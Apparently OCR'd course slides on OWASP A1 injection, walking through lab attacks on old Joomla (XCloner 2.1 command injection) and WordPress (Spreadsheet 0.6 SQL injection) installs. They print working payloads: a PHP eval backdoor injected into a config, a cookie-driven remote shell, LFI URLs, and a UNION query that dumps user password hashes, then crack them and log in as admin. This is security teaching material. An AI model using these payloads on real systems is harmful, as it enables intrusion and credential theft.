
From Data to Application Code - Joomla

- **OK, it appears that Joomla has**
  - Plugin Xcloner 2.1 installed



From Data to Application Code - Joomla

- **Let's find a suitable exploit**



From Data to Application Code - Joomla Xcloner 2.1

- **OWASP TOP A1-2013**
  - Found **Command Injection** exploit for plugin XCloner 2.1

EDB-ID: 16246	**Author:** mr_me	**CVE:** N/A
Published: 2011-02-25	**Type:** webapps	**Platform:** PHP
E-DB Verified: ✔	**Exploit:** Download // View Raw	**Vulnerable App:**

« Previous Exploit Next Exploit »

```
#!/usr/bin/python
#
# Joomla component (com_xcloner-backupandrestore) remote code execution exploit
# Vendor: http://www.xcloner.com/
#
# "Our true divinity is in our ability to create. And armed with the understanding of the symbiotic connections
# of life, while being guided by the emergent nature of reality, there is nothing we cannot do or accomplish."
# - Zeitgeist addendum
#
# Target Environment Settings:
# ============================
# register_globals = On/Off (doesnt matter)
#
# Description:
# ============
# XCloner is a Website Backup and Restore application designed for PHP/Mysql websites, it can work as a native plugin for WordPr
# XCloner design was specifically created to Generate custom backups of any LAMP website through custom admin inputs, and to be
# the clone on any other location with the help of the automatic Restore script we provide, independent from the main package!
#
# XCloner Backup tool uses Open Source standards like TAR and Mysql formats so you can rest assured your backups can be restored
# of ways, giving you more flexibility and full control.
#
# Vulnerability List (wordpress/joomla) & Explanation:
# ====================================================
# Here is the list of pre - auth vulns o.O:
#
# Information Disclosure with phpinfo()
# http://[target]/[path]/wp-content/plugins/xcloner-backup-and-restore/restore/XCloner.php?task=info
# http://[target]/[path]/administrator/components/com_xcloner-backupandrestore/restore/XCloner.php?task=info
#
# Local File Inclusion:
# http://[target]/[path]/wp-content/plugins/xcloner-backup-and-restore/cloner.cron.php?config=../../../../../../../../etc/passwd
# http://[target]/[path]/administrator/components/com_xcloner-backupandrestore/cloner.cron.php?config=../../../../../../../../et
#
```

Joomla Xcloner 2.1 Command Injection

- **We may inject (stored in the configuration) arbitrary PHP code through the attribute output_url_pref**
  - and suitable value for task and output path
  - http://localhost/joomla/administrator/components/com_xcloner-backupandrestore/restore/XCloner.php?task=step2&output_url_pref=';+}+?>+<?php+eval($_GET['lol']);+?>&output_path=../../../../
- **Then we can inject arbitrary commands through the malicious parameter 'lol', e.g.,**
  - http://localhost/joomla/?lol=phpinfo();

Joomla Xcloner 2.1 Remote Shell

- **There is also a more "user-friendly" implementazion of the exploit that returns a remote shell!**

```
$ python 16246.py -t localhost -d /joomla/
```

- injects the following malicious code in the config:

'; } ?> <?php eval(base64_decode($_COOKIE['lol'])); ?>

- sends a command through the 'lol' cookie parameter

system("<shell string>")

- retrieves and displays the output


```
user@localhost# ls
CHANGELOG.php
COPYRIGHT.php
CREDITS.php
...
```

A1 2013 - SQL Injection

Targets: insecure API between web application and database

Interpreter: DataBase backend

An insecure API between Application and Database allows the attacker to convert input data into (arbitrary) DB Queries



Wordpress


- **Let's play with Wordpress**

OLD (VULNERABLE) VERSIONS OF REAL APPLICATIONS

WordPress	OrangeHRM
GetBoo	GTD-PHP
Yazd	WebCalendar
Gallery2	Tiki Wiki
Joomla	AWStats


Wordpress

- **OK, it appears that we are in front of WP 2.0**
  - Plugin Spreadsheet v0.6 as well as MyGallery 1.2.1



Wordpress

- **Let's find a suitable exploit**


https://www.exploit-db.com/search/?action=search&description=wordpress&g-recaptcha-response=03AHJ_VutXMUioNeDfvCztKcR9kzByZ
Cerca
EXPLOIT DATABASE
Home
Exploits
Shellcode
Papers
Google Hacking Database
Submit
Search
Search the Exploit Database
Search the Database for Exploits, Papers, and Shellcode. You can even search by CVE and OSVDB identifiers.
wordpress
CVE (eg: 2015-1423)
I'm not a robot
reCAPTCHA
Privacy - Terms
SEARCH
Advanced Search
975 total entries
<< prev 1 2 3 4 5 6 7 8 9 10 next >>
Date D A V Title Platform Author
2016-09-19 WordPress Plugin Order Export Import for WooCommerce - Order Information Disclosure PHP david-peltier
2016-09-05 WordPress Plugin RB Agency 2.4.7 - Local File Disclosure PHP Persian Hack T.
2016-08-24 WordPress Plugin CYSTEME Finder 1.3 - Arbitrary File Disclosure/Arbitrary File Upload PHP T0w3ntum
2016-08-23 WordPress Plugin Mail Masta 1.0 - Local File Inclusion PHP Guillermo Garc.
2016-08-22 WordPress 4.5.3 - Directory Traversal / Denial of Service PHP Yorick Koster
2016-08-08 WordPress Plugin Add From Server < 3.3.2 - Cross-Site Request Forgery (Arbitrary File... PHP Edwin Molenaar

Wordpress

- **OWASP TOP A1-2013**
  - Found **SQL Injection** exploit for plugin spreadsheet v.0.6

EDB-ID: 5486	**Author:** 1ten0.0net1	**CVE:** CVE-2008-1982
Published: 2008-04-22	**Type:** webapps	**Platform:** PHP
E-DB Verified: ✔	**Exploit:** Download // View Raw	**Vulnerable App:** N/A
Tags: Wordpress Plugin, Vulnerability		

« Previous Exploit

Next Exploit »

```
1  ==========================================
2  There's standart sql-injection in Spreadsheet <= 0.6 Plugin
3  # Author : 1ten0.0net1
4  # Script : Wordpress Plugin Spreadsheet <= 0.6 v.
5  # Download : http://timrohrer.com/blog/?page_id=71
6  # BUG :  Remote SQL-Injection Vulnerability
                                                                    t(user_login,0x3a,user_pass,0x3a,user_e
==========================================
Vulnerable code:
ss_load.php
    $id = $_GET['ss_id'];
....
ss_functions.php:
function ss_load ($id, $plain=FALSE) {
....
    if ($wpdb->query("SELECT * FROM $table_name WHERE id='$id'") == 0) {
....

23 # milw0rm.com [2008-04-22]
```

Wordpress

- **You may launch the exploit using your browser**
  - http://localhost/wordpress/wp-content/plugins/wpSS/ss_load.php?ss_id=**1+and+(1=0)+union+select+1,concat(user_login,0x3a,user_pass,0x3a,user_email),3,4+from+wp_users--** **&**display=plain

Because we injected the SQL query so that it generates one more row,

- containing exactly the expected number of columns (4 in this case)
- putting in the string field (n. 2) the char-separated (0x3a) concatenation of desired info (user_login, user_pass, user_email)

Wordpress

- **Let's find out the password through bruteforce**
  - We can use an online webservice https://crackstation.net
  - In a more realistic case, attackers may use "offline" tools such a John The Ripper http://www.openwall.com/john/

Wordpress

- **Now that we have both username and password**
  - The login URL for wordpress is at /wp-login.php

Wordpress

- **We are in (with administrative privileges)**
  - The website is **now 0wned by us (the end)**

192.168.81.131/wordpress/wp-admin/
Broken WordPress (View site »)
Howdy, admin. [Sign Out, My Account]
Dashboard Write Manage Links Presentation Plugins Users Options Import myGaller
Dashboard
Welcome to WordPress
Use these links to get started:
Write a post
Update your profile or change your password
Add a link to your blogroll
Change your site's look or theme
Below is the latest news from the official WordPress development blog, click on a title to read the full entry. If you need help with WordPress please see our great documentation or if that doesn't help visit the support forums.
WordPress Development Blog
WordPress 3.4.1 Maintenance and Security Release — 1561 days ago
Latest Activity
Comments »
user on This is a title (Edit)
Anonymous Reply on This is a title (Edit)
Another User on This is a title (Edit)
Mr WordPress on Hello world! (Edit)
Posts »
New Plug-ins
This is a title
Hello world!
Blog Stats
There are currently 3 posts and 4 comments, contained within 1 categories.